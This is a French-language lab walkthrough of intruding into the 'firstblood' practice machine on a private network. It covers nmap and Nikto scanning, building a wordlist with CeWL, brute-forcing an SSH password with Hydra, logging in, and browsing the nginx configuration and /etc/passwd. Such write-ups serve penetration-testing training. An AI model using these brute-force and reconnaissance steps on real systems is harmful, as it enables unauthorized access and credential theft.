

Intrusion machine firstblood

nmap -sn [adresse réseau / masque de sous réseau] → permet de scanner le réseau




```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-18 08:38 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00047s latency).
Nmap scan report for 192.168.56.102
Host is up (0.0030s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 24.18 seconds
```

nmap [adresse ip] → nous montre si les ports généraux sont ouvert sur l'adresse visé.



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-19 08:32 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00025s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.10 seconds
```


nmap -p- [adresse ip] → nous montre tout le ports ouvert sur l'adresse visé.



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-18 09:05 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00022s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
60022/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 16.48 seconds
```

Sachant que le port 80 est ouvert on tape l'adresse ip que nous avons scanné dans un navigateur web. Une page s'affiche on a donc affaire à un serveur web.


Nikto -h http:// [adresse ip] → permet de tester la sécurité d'un serveur réseau pour trouver de potentiel faille.



```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.56.102
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.102
+ Target Hostname:    192.168.56.102
+ Target Port:        80
+ Start Time:         2022-10-18 09:09:05 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.14.0 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the use
r agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user age
nt to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry ' /johnnyrambo/' in robots.txt returned a non-forbidden or redirect H
TTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.

+ 7916 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2022-10-18 09:09:40 (GMT-4) (35 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


On voit donc qu'il y a une faille sur http://192.168.56.102/johnnyrambo/

cewl -w words.txt -d 1 -m 5 http:// 192.168.56.102/johnnyrambo/ → permet de scanner le page cible pour constituer un liste de mot. (-w pour signaler ou écrire cette liste, -d pour le nombre de lien a scanner, -m pour la longueur minimum des mots)



```
┌──(kali㉿kali)-[~]
└─$ cewl -w words.txt -d 1 -m 5 http://192.168.56.102/johnnyrambo/
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.nin
ja/)
```


wc -l words.txt → affiche le nombre de mot dans la liste



```
┌──(kali㉿kali)-[~]
└─$ wc -l words.txt
137 words.txt
```

Nous allons ensuite essayer de bruteforce le mot de passe de johnny via une connexion ssh


hydra -l johnny -P words.txt -v [adresse ip] ssh -s [port cible] -t 4 → permet de bruteforce le mot de passe johnny en ce servant de la liste (words.txt) et via une connexion ssh (-l pour le nom d'utilisateur, -P pour la liste ou chercher le mot de passe, -s pour le port car ce n'est pas un port standard)



```
┌──(kali㉿kali)-[~]
└─$ hydra -l johnny -P words.txt -v 192.168.56.102 ssh -s 60022 -t 4
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do no
t use in military or secret service organizations, or for illegal pur
poses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-1
0-18 09:44:39
[DATA] max 4 tasks per 1 server, overall 4 tasks, 137 login tries (l:
1/p:137), ~35 tries per task
[DATA] attacking ssh://192.168.56.102:60022/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://johnn
y@192.168.56.102:60022
[INFO] Successful, password authentication is supported by ssh://192.
168.56.102:60022
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 93 to do in 00:03h, 4 a
ctive
[STATUS] 32.00 tries/min, 64 tries in 00:02h, 73 to do in 00:03h, 4 a
ctive
[60022][ssh] host: 192.168.56.102   login: johnny   password: Vietnam
[STATUS] attack finished for 192.168.56.102 (waiting for children to
complete tests)
[STATUS] 45.67 tries/min, 137 tries in 00:03h, 1 to do in 00:01h, 3 a
ctive
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-1
0-18 09:48:12
```


Nous avons donc le mot de passe de johnny

ssh -p [port cible] [nom de l'utilisateur]@[adresse ip] → permet de ce connecter en ssh sur un autre port que ce lui de base (22)



```
┌──(kali㉿kali)-[~]
└─$ ssh -p 60022 johnny@192.168.56.102
The authenticity of host '[192.168.56.102]:60022 ([192.168.56.102]:60022)' ca
n't be established.
ED25519 key fingerprint is SHA256:KDb0aW1dYCwB8sgRj3z6Zj8dsPVXe+yHLOvPXLgc96Q
.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.102]:60022' (ED25519) to the list of
known hosts.
johnny@192.168.56.102's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo
ur Internet connection or proxy settings

Last login: Fri Sep 18 15:29:53 2020 from 192.168.86.109
johnny@firstblood:~$ cd
```


On se promène ensuite sur le compte de johnny pour trouver des informations.



```
johnny@firstblood:~$ ls
README.txt
johnny@firstblood:~$ cd ..
johnny@firstblood:/home$ ls
blood  firstblood  johnny  sly
johnny@firstblood:/home$ cd
johnny@firstblood:~$ ls
README.txt
johnny@firstblood:~$ cat README.txt

Nice job!  You're cruising along nicely!

When we find ourselves on a web server, we want to check out the web directory.

In case you haven't figured it out, this server is running Nginx.  For this particular
setup, I've left things at the default.  If we look in the configuration file, we can
view the location of the web directory:

cat /etc/nginx/sites-enabled/default

That's kind of noisy in the output.  We can clean it up with the following:

cat /etc/nginx/sites-enabled/default | grep -v "#"

-v is an invert match and will essentially remove all of the comment (#) lines.

When we clean it up, the line starting with "root" points to the web directory.

Move into the web directory and see if there are any files to read...

johnny@firstblood:~$ █
```

On nous dit d’aller voir dans le fichier default.


cat /etc/nginx/sites-enabled/default → permet de montrer le fichier default avec le chemin qu'il faut pout y accédé.



```
        index index.html index.htm index.nginx-debian.html;

        server_name _;

        location / {
                # First attempt to serve request as file, then
                # as directory, then fall back to displaying a 404.
                try_files $uri $uri/ =404;
        }

        # pass PHP scripts to FastCGI server
        #
        #location ~ \.php$ {
        #       include snippets/fastcgi-php.conf;
        #
        #       # With php-fpm (or other unix sockets):
        #       fastcgi_pass unix:/var/run/php/php7.0-fpm.sock;
        #       # With php-cgi (or other tcp sockets):
        #       fastcgi_pass 127.0.0.1:9000;
        #}

        # deny access to .htaccess files, if Apache's document root
        # concurs with nginx's one
        #
        #location ~ /\.ht {
        #       deny all;
        #}
}


# Virtual Host configuration for example.com
#
# You can move that to a different file under sites-available/ and symlink that
# to sites-enabled/ to enable it.
#
#server {
#       listen 80;
#       listen [::]:80;
#
#       server_name example.com;
#
#       root /var/www/example.com;
#       index index.html;
#
#       location / {
#               try_files $uri $uri/ =404;
#       }
#}
johnny@firstblood:~$ 
```


On obtient un long fichier.

cat /etc/nginx/sites-enabled/default | greb -v ''#'' → permet d'afficher le fichier sans les lignes commenté.



```
johnny@firstblood:~$ cat /etc/nginx/sites-enabled/default | grep -v "#"

server {
        listen 80 default_server;
        listen [::]:80 default_server;


        root /var/www/html;

        index index.html index.htm index.nginx-debian.html;

        server_name _;

        location / {
                try_files $uri $uri/ =404;
        }


}

johnny@firstblood:~$ 
```


On se déplace ensuite dans le répertoire /var/www/html pour chercher de nouvelles informations.



```
johnny@firstblood:~$ cd /var/www/html/
johnny@firstblood:/var/www/html$ ls-l
ls-l: command not found
johnny@firstblood:/var/www/html$ ls -l
total 20
-rw-r--r-- 1 root root  838 Sep 18  2020 index.nginx-debian.html
drwxr-xr-x 2 root root 4096 Sep 18  2020 johnnyrambo
-rw-r--r-- 1 root root 1137 Sep 18  2020 rambo.html
-rw-r--r-- 1 root root  986 Sep 18  2020 README.txt
-rw-r--r-- 1 root root   39 Sep 18  2020 robots.txt
johnny@firstblood:/var/www/html$ cat README.txt
Hack the Planet!

Nice work!

I've hidden a file on this server which is readable by you.  Seems like a needle in the haystack, no?

We can use the "find" command to find files.  If I wanted to find the /etc/passwd file:

find /etc -name passwd -print

^^ would generate some permission denied errors along with the correct response.

We can redirect errors:

find /etc -name passwd -print 2>/dev/null

That last part:  2>/dev/null

^^ will redirect errors to the same place where unicorn crap ends up.  It's magic.  Don't question me.

If we run the following:

find / -type f -readable 2>/dev/null

We are going to get a LOT of noise.

However, if we fine tune this a bit:

find / -type f -readable 2>/dev/null | grep README.txt

-type f stands for type file
-readable stands for readable by this current user
| grep README.txt is a way to redirect the output to grep for a string match, the string being README.txt

We can narrow down the list.  Find the file, read the contents.

johnny@firstblood:/var/www/html$ 
```


On utilise la commande **find** pour trouver un fichier.

Ici nous cherchons passwd dans le répertoire etc.




```
┌──(kali㉿kali)-[~]
└─$ find /etc -name passwd -print
find: '/etc/ipsec.d/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
/etc/passwd
find: '/etc/ssl/private': Permission denied
/etc/pam.d/passwd
find: '/etc/vpnc': Permission denied
```

